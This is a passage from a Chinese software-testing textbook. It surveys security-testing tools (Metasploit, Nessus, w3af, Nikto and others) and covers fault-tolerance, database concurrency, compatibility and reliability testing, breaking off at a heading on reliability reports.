安全性测试一直充满着挑战，安全和非法入侵/攻击始终是矛和盾的关系，所以安全测试工具一直没有绝对的标准。虽然有时会让专业的安全厂商来远程扫描企业的Web应用程序，验证所发现的问题并生成一份安全聚焦报告。但由于控制、管理和商业秘密的原因，许多公司喜欢自己实施渗透测试和扫描，这时用户就需要购买相关的安全性测试工具，并建立一个安全可靠的测试机制。

在选择安全性测试工具时，需要建立一套评估标准。根据这个标准，能够得到合适的且安全的工具，不会对软件开发和维护产生不利的影响。安全性测试工具的评估标准，主要包括下列内容。

(1) 支持常见的Web服务器平台，如IIS和Apache，支持HTTP、SOAP、SIMP等通信协议以及ASP、JSP、ASP.NET等网络技术。

(2) 能同时提供对源代码和二进制文件进行扫描的功能，包括一致性分析、各种类型的安全性弱点等，找到可能触发或隐含恶意代码的地方。

(3) 漏洞检测和纠正分析。这种扫描器应当能够确认被检测到漏洞的网页，以理解的语言和方式来提供改正建议。

(4) 检测实时系统的问题，如死锁检测、异步行为的问题等。

(5) 持续有效地更新其漏洞数据库。

(6) 不改变被测试的软件，不影响代码。

(7) 良好的报告，如对检测到的漏洞进行分类，并根据其严重程度对其等级评定。

(8) 非安全专业人士也易于上手。

(9) 可管理部署的多种扫描器、尽可能小的错误误差等。

安全性测试工具，可以有不同的分类，例如：

(1) 通用漏洞检测/渗透测试工具，以Metaspoit、Nessus(Tenable Network Security)为代表，包括CoreImpact、Immunity CANVAS、X-Scan、WebRavor、Aurora 600等。

(2) Web应用/网站专业扫描工具，包括w3af、Paros proxy、Burp Suite、Websense Web Security Suite、Acunetix Web Vulnerability Scanner、N-Stalker Web Application Security Scanner、Watchfire AppScan、IBM Rational Appscan、HP WebInspect等。

(3) 注入漏洞检测工具：Pangolin。

(4) 数据库漏洞扫描工具：App Detective (Application security)。

(5) 密码/网络破解工具，以John The Ripper、Cain&Abel、Hydra等为代表。

(6) 网络扫描工具，以Nmap为代表，还有Netcat、SuperScan、Zmap、Snort等。

(7) 嗅探工具，以Wireshark为代表，还有Ettercap、Dsniff等。

(8) 无线测试工具,以 Aircrack-ng 为代表,还有 Kismet、wifiScanner 等。

下面侧重介绍一些容易得到的、开源的安全性测试工具。

(1) Metasploit(www.metasploit.com)是一款开源的、通用的安全漏洞检测工具(框架),Metasploit 将负载控制、编码器、无操作生成器和漏洞整合在一起,成为一种研究高危漏洞的途径。它集成了各平台上常见的溢出漏洞(生成漏洞库)和流行的 shellcode,从而只要选择攻击目标,发送测试就可以完成漏洞检测工作,验证绝大多数的安全漏洞。它不仅提供漏洞检测,还可以进行实际的入侵工作,能够管理专家驱动的安全性进行评估,提供真正的安全风险情报。

(2) Nessus(http://www.tenable.com/products/nessus)是一款 B/S 架构的系统漏洞扫描与分析软件,可以指定对本机或者其他可访问的服务器进行漏洞扫描,生成详尽的用户报告,包括脆弱性、漏洞修补方法以及危害级别等。Nessus 的扫描程序与漏洞库相互独立,因而可以方便地更新其漏洞库,同时提供多种插件的扩展和一种语言 NASL(Nessus Attack Scripting Language)用来编写测试选项,极大地方便了漏洞数据的维护、更新。

(3) W3AF(http://w3af.org)是一个用 Python 编写的 Web 应用安全的攻击、审计平台,通过增加插件来对功能进行扩展,目前已经集成了非常多的安全审计及攻击插件,如自定义 request 功能、Fuzzy request 功能、代理功能、加解密功能(非常多的加解密算法),支持 GUI,也支持命令行模式。

(4) Paros proxy(http://sourceforge.net/projects/paros/)是基于 Java 的 Web 代理程序,可以评估 Web 应用程序的漏洞,如 SQL 注入、跨站点脚本攻击、目录遍历、CRLF 注入攻击等漏洞。它包括一个 Web 通信记录程序、Web 圈套程序(Spider)、散列(Hash)计算器,支持动态地编辑、查看 HTTP/HTTPS,从而改变 Cookies 和表单字段等项目。还有一个可以测试常见的 Web 应用程序攻击的扫描器。

(5) WebScarab(https://www.owasp.org/index.php/WebScarab_Getting_Started)可以分析使用 HTTP 和 HTTPS 进行通信的应用程序,WebScarab 可以用最简单的形式记录它观察的会话,并允许操作人员以各种方式观察会话。

(6) Nikto(https://www.netsparker.com)是开源的 Web 服务器扫描程序,可以对 Web 服务器的多种项目(包括 3500 个潜在的危险文件/CGI,以及超过 900 个服务器版本,还有 250 多个服务器上的版本特定问题)进行全面的测试。可以自动更新扫描项目和插件,支持 LibWhisker 的反 IDS 方法。类似的工具有 Wikto、Whisker。

(7) Wapiti(wapiti.sourceforge.net)是由 Python 语言编写的、开源的安全测试工具,直接对网页进行扫描,可用于 Web 应用程序漏洞扫描和安全检测。

6.5 容错性测试

容错性测试(Fault-tolerance Test)主要检查系统的容错能力,检查软件在异常条件下自身是否具有防护性的措施或者某种灾难性恢复的手段。如当系统出错时,能否在指定时间间隔内修正错误并重新启动系统。容错性测试可以看作可靠性测试和健壮性测试(Robustness Test)的组成部分,容错测试首先要通过各种手段,让软件强制性地发生故障,然后验证系统是否能尽快恢复。容错性测试包括以下两个方面。

(1) 输入异常数据或进行异常操作,以检验系统的保护性。如果系统的容错性好,系统只给出提示或内部消化掉,而不会导致系统出错甚至崩溃。

(2) 灾难恢复性测试。通过各种手段,让软件强制性地发生故障,然后验证系统已保存的用户数据是否丢失、系统和数据是否能尽快恢复。

对于自动恢复需验证重新初始化、检查点、数据恢复和重新启动等机制的正确性;对于人工干预的恢复系统,还需估测平均修复时间,确定其是否在可接受的范围内。容错性好的软件能确保系统不发生无法意料的事故。

从容错性测试的概念可以看出,当软件出现故障时如何进行故障的转移与恢复有用的数据是十分重要的。

6.5.1 容错性测试的要点

1. 故障转移与数据恢复

故障转移是确保测试对象在出现故障时能成功完成故障的转移,并能从导致意外数据损失或数据完整性破坏的各种硬件、软件和网络故障中恢复。数据恢复可确保:对于必须持续运行的系统,一旦发生故障,备用系统就将不失时机地"接替"发生故障的系统,以避免丢失任何数据或事务。容错测试是一种对抗性的测试过程。在这种测试中,将把应用程序或系统置于(模拟的)异常条件下,以产生故障。例如,设备输入/输出(I/O)故障或无效的数据库指针和关键字等。然后调用恢复进程并监测、检查应用程序和系统,核实系统和数据已得到了正确的恢复。

2. 测试目标

确保恢复进程将数据库、应用程序和系统正确地恢复到预期的已知状态。测试中将包括以下各种情况。

(1) 客户机断电、服务器断电。

(2) 通过网络服务器产生的通信中断或控制器被中断。

(3) 断电或与控制器的通信中断周期未完成(数据过滤进程被中断,数据同步进程被中断)。

(4) 数据库指针或关键字无效、数据库中的数据元素无效或遭到破坏。

3. 测试范围

应该使用为功能和业务周期测试创建的测试来创建一系列的事务。一旦达到预期的测试起点,就应该分别执行或模拟以下操作。

(1) 往 U 盘保存时,不插入 U 盘,或将 U 盘加写保护。

(2) 不接打印机,但进行打印操作。

(3) 客户机断电和服务器断电。

(4) 网络通信中断:如可以断开通信线路的连接或关闭网络服务器或路由器的电源。

(5) 控制器被中断、断电或与控制器的通信中断:模拟与一个或多个控制器或设备的通信,或实际取消这种通信。

一旦实现了上述情况(或模拟情况),就应该执行其他事务。而且一旦达到第二个测试点状态,就应调用恢复过程。在测试不完整的周期时,所使用的技术与上述技术相同,只不过应异常终止或提前终止数据库进程本身。对以下情况的测试需要达到一个已知的数据库状态。当破坏若干个数据库字段、指针和关键字时,应该以手工方式在数据库中(通过数据库工具)直接进行。其他事务应该通过使用"应用程序功能测试"和"业务周期测试"中的测试来执行,并且应执行完整的周期。

4. 完成标准

在所有上述情况中，应用程序、数据库和系统应该在恢复过程完成时立即返回到一个已知的预期状态。此状态包括仅限于已知损坏的字段、指针或关键字范围内的数据损坏，以及表明进程或事务因中断面未被完成的报表。

5. 需考虑的特殊事项

恢复测试会给其他操作带来许多的麻烦。断开缆线连接的方法(模拟断电或通信中断)可能并不可取或不可行。所以，可能会需要采用其他方法，例如诊断性软件工具。恢复测试对其他类型的测试影响很大，一般需要使用相对独立的系统、数据库和网络组中的资源，应该在工作时间之外或在一个独立的环境上进行。

6.5.2 数据库并发控制测试

数据库的并发控制能力是指在处理多个用户在同一时间内对相同数据进行同时访问的能力。一般的关系型数据库都具备这种能力，日常应用系统中也随处可见，例如火车的售票系统、银行数据库系统。举个例子(如图 6-16 所示)来说明，在火车的售票系统中，有如下一个过程。

(1) A 售票点通过网络从源数据库读出某车次的车票剩余张数为 $n(n=100)$。

(2) B 售票点通过网络从源数据库读出该车次的车票剩余张数也为 $n(n=100)$。

(3) A 售票点卖出一张该车次的车票，将 $n-1(99)$写回源数据库。

(4) B 售票点也卖出一张该车次的车票，将 $n-1(99)$写回源数据库。

这样就存在并发控制的问题，卖出了两张票，而数据库里面只有一条数据减少。这样，下次读取数据的时候，源数据就不准确了，从而会带来数据的错误。如果按照上面的操作顺序执行，A 对源数据库的修改就被丢失。




图 6-16 火车票系统的数据并发过程冲突示意图

并发控制带来数据的不一致问题，被称为“数据库并发控制过程冲突”，如图 9-2 所示。在实际的测试过程中，必须对这样的冲突进行测试设计，主要是通过逻辑判定来设计测试用例。在并发控制过程冲突中，主要包括三类：丢失数据、不可重复读数据和读“脏”数据。

1. 丢失数据

刚才的例子就是一个典型。当事务 A 和事务 B 对同一个数据源进行修改，B 提交的结果

破坏了 A 提交的结果，导致 A 对数据库的修改失效。

2. 不可重复读数据

不可重复读数据是指事务 A 在读取数据后，事务 B 对其进行了修改并执行了更新操作，事务 A 无法再现前一次读取的结果。举个例子来说明：

（1）事务 A 从数据库表中读出整数 $X=10$，$Y=20$，进行求和运算 $Z=X+Y=30$。

（2）事务 B 从相同的数据库中读出 $X=10$，对 X 乘以 5 后写入原 X 值（$X=X\times5=50$），提交事务 B。

此时，事务 A 处理的结果是：$Z=X+Y=10+50=60$，事务 B 对数据的操作已经影响了原来的结果。

3. 读"脏"数据

读脏数据是指事务 A 修改某一数据（或者执行某一操作），并将其写到数据库，事务 B 读取相同数据（或者执行某一关联操作）的时候，事务 A 由于某种原因撤销操作（即进行事务回滚），此时事务 A 已经将原来的数据还原，而事务 B 所读取的数据和数据库中真实记录就不一致，此时事务 B 读到的数据就是脏数据。例如，事务 A 从数据库表中读出整数 $X=10$ 并乘以 5 写入 X。事务 B 读取 X 的值为 50，此时，事务 A 执行回滚操作，将 X 的值恢复成 10，此时 B 读取的数据 50 就是"脏"数据。

在数据库应用系统中，一般会使用加锁技术来进行并发控制。在前面的火车售票系统中，当 A 事务读数据进行修改之前先对数据库表进行加锁，当 B 事务请求对数据库表进行修改时需要重新请求加锁，此时若 A 事务锁未被释放，B 将不能对数据库进行修改操作，这样，B 对数据库表进行操作时就是对已经更新的数据进行操作，此时防止了数据库并发控制的冲突产生。按照加锁的等级和操作权限，数据库加锁可以分为一级、二级和三级封锁协议，具体请参考相关数据库方面的书。

在数据库并发控制测试过程中，需要针对程序控制的流程，来设计测试，如图 6-17 所示。测试的重点是并发控制逻辑分析以及锁控制的逻辑分析，设计并发控制的测试过程分为以下两个部分。




图 6-17 火车票系统的加锁技术的并发控制示意图

(1) 并发流程分析。按照数据库处理的流程来设计测试的逻辑重点,分析并发控制的点,事务锁的使用。

(2) 并发控制测试分析。按照并发控制的实现过程以及事务锁的基本机制,设计相应的测试过程以及测试用例。

当然,在并发控制测试中,可能要涉及更为复杂的测试过程,例如,多线程应用程序的并发控制处理、数据的死锁控制以及分析等,这里不再多述。

6.6 兼容性测试

兼容性测试包括软件兼容性、数据共享兼容性、硬件兼容性三个方面。假设新开发一个图形处理软件,自定义了一种特殊的图形存储格式以适应特殊的应用,那么该软件是否能在操作系统的不同版本上正常工作?是否可以将图片存储为.bmp、.gif、.jpg 等其他图像文件格式?是否符合相应的文件标准?是否也可以读取这些格式的文件转换成自定义的格式文件?是否支持市场上流行的显卡?这些都是兼容性问题,都需要进行检验。如果存在兼容性问题,就会影响软件的使用范围,用户的操作受到很大的局限。

6.6.1 软件兼容性测试

软件兼容性测试是指验证软件之间是否正确地交互和共享信息,包括同步共享、异步共享,还包括本地交互、远程通信交互。在接受兼容性测试任务时,应仔细了解产品说明书中的有关内容,并和相关人员进行沟通,可以询问一些重要的问题,例如:

(1) 软件设计要求与何种平台(如操作系统、Web 浏览器或者其他操作环境)和应用软件保持兼容?

(2) 如果被测试的应用软件(Application Under Test,AUT)本身就是一个平台,那么设计要求哪些应用程序可以在其上运行?

(3) 应该遵守何种软件之间的标准和规范?

(4) 软件使用何种数据与其他平台进行交互、共享信息?

从项目管理的角度出发,在满足客户要求的前提下尽可能地减少被测试的平台,不可能兼容所有平台。例如,针对 Windows 操作系统的测试,主要考虑 Windows XP、Windows 7 和 Windows 8,而不需要考虑 Windows 2000 或 Windows NT,否则测试的工作量会很大。

1. 向前和向后兼容

向后兼容是指可以使用以前版本的软件,而向前兼容指的是可以使用未来版本的软件。例如,Windows XP 是否可以运行以前的一些应用软件,包括 Office 2000、Office 98 甚至一些 DOS 程序,这也就比较容易理解 Windows XP 为什么还保持 Run 的命令行执行方式以及通过 CMD 命令打开 DOS 窗口,就是从兼容性来设计的。例如,字处理软件 Word 2003 是否能够向后兼容以前的 Word 2000、Word 98 甚至 MS-DOS 下的字处理软件的所有版本的文件格式。而向前兼容指 Windows XP 能否运行将来的 Word 2007 或未来的新版本,或者说 Word 2003 能否打开 Word 2007 的文件。

当然并非所有软件都要向前兼容或向后兼容测试,向后兼容是必要的,必须测试,而向前兼容不是必需的,而是努力做到的,在设计时要考虑和未来的软件、数据兼容。

2. 多版本的测试

当前流行的操作系统，已经有数百万个应用程序在上面运行。而当操作系统中修复了大量缺陷、改善了性能并增加了许多有用的新特性，兼容性测试将面临很大的挑战，如何验证操作系统的新版本是否兼容那数百万个应用程序？面对这样一个庞大而又艰巨的任务，需要采取有效的测试策略，例如，对所有可能的组合进行等价划分、优化，获得最少的有效测试集合。通常的做法有：

(1) 将软件分类，如字处理、电子表格、数据库、图形处理和游戏等，从每种类型中选择部分测试软件。

(2) 按软件的流行程度选择较流行的软件。

(3) 按软件推出的时间，选取最近年份内的程序和版本。

前面说的新开发的图形软件是一个应用程序，同样需要决定在什么操作系统以及与哪些应用程序一起进行测试。

3. 一个典型的例子

每一个浏览器和版本支持的特性上都有细微的差别，在不同的操作系统上表现也有所不同。一个网站可能在某浏览器的某个版本上表现极佳，但是在另一种环境中就存在许多问题甚至无法显示。

程序员可以选择只使用最普通的特性，以便在所有浏览器中同样显示，也可以选择为每一个浏览器编写专用代码，使站点以最佳方式工作。浏览器的插件可以获得音频和视频播放功能。浏览器自身有各种设置选项(安全性等)。在不同的平台上屏幕分辨率和颜色模式的不同等均会影响到网站的测试。为了保证很好地为预定的客户服务，就要研究他们可能拥有的配置。表 6-6 给出了一个在设计测试计划时常用的一个矩阵表。

表 6-6　测试设计矩阵表

	Windows				Non-Windows			
	XP	7	8	8.1	Linux	Solaris	OS IX	OS X
IE9	√	√		√	√		√	
IE11			√	√				√
Firefox3		√		√	√	√		
Safari			√	√			√	√
Chrome		√		√	√			√
Opera		√			√	√		√
Mozilla						√		

专业的测试单位中负责客户端测试的人员每人可能拥有多台测试(虚拟)机，每台(虚拟)机器配置不同的操作系统和浏览器。一则每台机器均采用活动硬盘架，可很快更换备用硬盘来测试不同的系统环境，或者测试机器配置很高，通过安装虚拟机软件(如 VMware Workstation、Microsoft Virtual PC、Virtual Box、Parallels Workstation 等)，在一台物理机器上安装 3～6 台虚拟机，进行兼容性测试。

6.6.2　数据共享兼容性测试

为了获得良好的兼容性，软件必须遵守公开的标准和某些约定，允许与其他软件传输、共

享数据。数据共享的兼容性表现在以下几个方面。

(1) 剪切、复制和粘贴:这是人们经常用的功能,实际上它就是在不同应用上的数据共享。剪贴板只是一个全局内存块,当一个应用程序将数据传送给剪贴板后,通过修改内存块分配标志,把相关内存块的所有权从应用程序移交给 Windows 自身。其他应用程序可以通过一个句柄找到这个内存块,从而能够从内存块中读取数据。这样就实现了数据在不同应用程序间的传输。

(2) 文件的存取:文件的数据格式必须符合标准,能被其他应用软件读取。例如,微软 Excel 文件可以转化为 HTML 格式供浏览器直接打开,而应用软件的数据可以转化成 csv 格式,供 Excel 读取,自动形成 Excel 表格。现在通用的数据交换格式主要有 XML(eXtensible Markup Language)、JSON (JavaScript Object Notation)、Google Protocol Buffers 和 LDIF (LDAP Data Interchange Format)等。

(3) 文件导入和导出:是许多应用程序与自身以前版本、其他应用程序保持兼容的方式。例如,微软 Outlook 就可以导出通讯录,可以让手机导入这些信息。如果开发一个应用软件,用户需要管理联系人,那么这个软件最好要提供通讯录导入功能,包括导入 MS Outlook、IBM Lotus Notes、Gmail、Yahoo IM、LinkedIn 等应用的通讯录,提高软件的竞争力。

6.6.3 硬件兼容性测试

硬件兼容性测试也就是硬件配置测试。假如,以图像编辑软件为例,在开发环境中软件正常运行,另外选择三款流行的显卡,只要当配置某一款显卡运行时发生故障或系统崩溃,那么一定是配置问题。

1. 配置测试的必要性

首先是计算机配置的复杂多样性,世界上有很多著名的计算机生产厂家自行设计组件,生产自己的主机,甚至读者就可以自己拼装主机。大多数主机是由主板、显卡、声卡、网卡、硬盘、光驱等组件构成,而这些组件可以是数百家生产厂商提供的。打印机、扫描仪、鼠标、键盘、数码相机、游戏手柄等丰富多彩的外设通过各种接口与主机相连,如常见的 ISA、PCI、USB、PS/2、RS/232 等,还有各种设备驱动程序及其很多的可选项。

2. 配置测试的基本方法

配置测试的主要任务是发现硬件配置缺陷。判断一个缺陷是否为配置缺陷,常用方法是在另一台完全不同配置的计算机上执行相同的操作。如果缺陷没有再现,就可能是配置缺陷。但配置缺陷表现有时不是那么清晰,判断时要考虑以下几种情况。

(1) 可能在多种配置中都会出现的缺陷。

(2) 可能只在某种特殊配置中出现的缺陷。

(3) 硬件设备或者其设备驱动程序可能包含仅由软件揭示的缺陷。

(4) 硬件设备或者其设备驱动程序可能包含需借助许多其他软件才能揭示的缺陷。

如果盲目地进行配置测试,往往事倍功半。假设市场上有显卡、声卡、网卡各 500 种,则测试组合的数目为 500×500×500,而且没有考虑其他组件。配置测试还可以采用等价类划分方法,其划分的依据则是硬件的流行程度、年限、国家和地区、用户对象等因素。经过等价类划分和优化,可以从一大堆设备中选择出需要测试的设备清单,然后再采用 Pair-wise 方法、正交试验方法来优化组合将配置测试处于可控制的状态中。

6.7 可靠性测试

可靠性(Reliability)是产品在规定的条件下和规定的时间内完成规定功能的能力,它的概率度量称为可靠度。软件可靠性是软件系统的固有特性之一,它表明了一个软件系统按照用户的要求和设计的目标,执行其功能的可靠程度。软件可靠性与软件缺陷有关,也与系统输入和系统使用有关。理论上说,可靠的软件系统应该是正确、完整、一致和健壮的。但是实际上任何软件都不可能达到百分之百的正确,而且也无法精确度量。一般情况下,只能通过对软件系统进行测试来度量其可靠性。

对软件可靠性定义,换句话可以得到如下的定义:“软件可靠性是软件系统在规定的时间内及规定的环境条件下,完成规定功能的能力。”根据这个定义,软件可靠性主要包含以下三个要素。

(1) 规定的时间。软件可靠性只是体现在其运行阶段,所以将“运行时间”作为“规定的时间”的度量。“运行时间”包括软件系统运行后工作与挂起(开启但空闲)的累计时间。由于软件运行的环境与程序路径选取的随机性,软件的失效为随机事件,所以运行时间属于随机变量。

(2) 规定的环境条件。环境条件指软件的运行环境。它涉及软件系统运行时所需的各种支持要素,如支持硬件、操作系统、其他支持软件、输入数据格式和范围以及操作规程等。不同的环境条件下软件的可靠性是不同的。具体地说,规定的环境条件主要是描述软件系统运行时计算机的配置情况以及对输入数据的要求,并假定其他一切因素都是理想的。有了明确规定的环境条件,还可以有效判断软件失效的责任在用户方还是研制方。

(3) 规定的功能。软件可靠性还与规定的任务和功能有关。由于要完成的任务不同,软件的运行剖面会有所区别,则调用的子模块就不同(即程序路径选择不同),其可靠性也就可能不同。所以要准确度量软件系统的可靠性必须首先明确它的任务和功能。

软件可靠性测试,也称软件可靠性评估(Software Reliability Assessment),指根据软件系统可靠性结构(单元与系统间可靠性关系)、寿命类型和各单元的可靠性试验信息,利用概率统计方法,评估出系统的可靠性特征量。

1. 可靠性测试方法

要进行软件可靠性评估,就要涉及软件可靠性模型,即为预计或估算软件的可靠性所建立的可靠性结构和数学模型。建立可靠性模型是为了将复杂系统的可靠性逐级分解为简单系统的可靠性,以便定量预计、分配、估算和评价复杂系统的可靠性。一般软件可靠性模型分为两大类,即软件可靠性结构模型和软件可靠性预计模型。

(1) 软件可靠性结构模型是依据系统结构逻辑关系,对系统的可靠性特征及其发展变化规律做出可靠性评价。此模型既可用于软件可靠性综合评价又可用于软件可靠性分解。

(2) 软件可靠性预计模型则是用来描述软件失效与软件缺陷的关系,借助这类模型,可以对软件的可靠性特征做出定量的预计或评估。依据软件缺陷与运行剖面数据,利用统计学原理建立二者之间的数学关系,获取开发过程中可靠性变化、软件在预定工作时间的可靠度、软件在任意时刻发生失效数平均值,以及软件在规定时间间隔内发生失效次数的平均值。这里需要向读者澄清两词的区别,即评估与预计,评估是对现有的情况进行评价,而预计往往是依据现有的情况及评估结果,对未来可能发生的情况进行科学的推断。预计模型主要有以下几类。

① 面向时间的预计模型，以时间为基准，描述软件可靠性特征随时间变化的规律。

② 面向输入数据的预计模型，描述软件可靠性与输入数据的联系，利用程序运行中的失效次数与成功次数的比作为软件可靠性的度量。

③ 面向错误数的预计模型，描述程序中现存错误数的多少预示程序的可靠性。

在可靠性测试中，可以考虑进行"强化输入"，即输入比正常输入更恶劣(合理程度的恶劣)的数据。如果软件在强化输入下可靠，就能说明比正规输入下可靠得多。同时为了获得更多的可靠性数据，应该采用多台计算机同时运行软件，以增加累计运行时间。

2. 可靠性数据收集

软件可靠性数据是可靠性评估的基础。应该建立软件错误报告、分析与纠正措施系统。按照相关标准的要求，制定和实施软件错误报告及可靠性数据收集、保存、分析和处理的规程，完整、准确地记录软件测试阶段的软件错误报告和收集可靠性数据。

用时间定义的软件可靠性数据可以分为以下 4 类。

(1) 失效时间数据，记录发生一次失效所累积经历的时间。

(2) 失效间隔时间数据，记录本次失效与上一次失效之间的间隔时间。

(3) 分组数据，记录某个时间区内发生了多少次失效。

(4) 分组时间内的累积失效数，记录某个区间内的累积失效数。

这 4 类数据可以互相转换。每个测试记录必须包含充分的信息，包括：

(1) 测试时间。

(2) 含有测试用例的测试计划或测试说明。

(3) 所有与测试有关的测试结果，包括所有测试时发生的故障。

(4) 参与测试的个人身份。

3. 可靠性测试结果的评估

软件系统的可靠性是系统最重要的质量指标。ISO 9000 国际质量标准(ISO/IEC 9126—1991)规定，软件产品的可靠性含义是：在规定的一段时间和条件下，软件能维持其性能水平的能力有关的一组属性，可用成熟性、容错性、易恢复性三个基本子特性来度量，其中容错性和易恢复性测试在前面 6.5 节已做介绍。

成熟性度量可以通过错误发现率(Defect Detection Percentage，DDP)来表现。在测试中查找出来的错误越多，实际应用中出错的机会就越小，软件也就越成熟。

DDP＝测试发现的错误数量/已知的全部错误数量

已知的全部错误数量是测试已发现的错误数量加上可能会发现的错误数量之和。

4. 可靠性评估报告

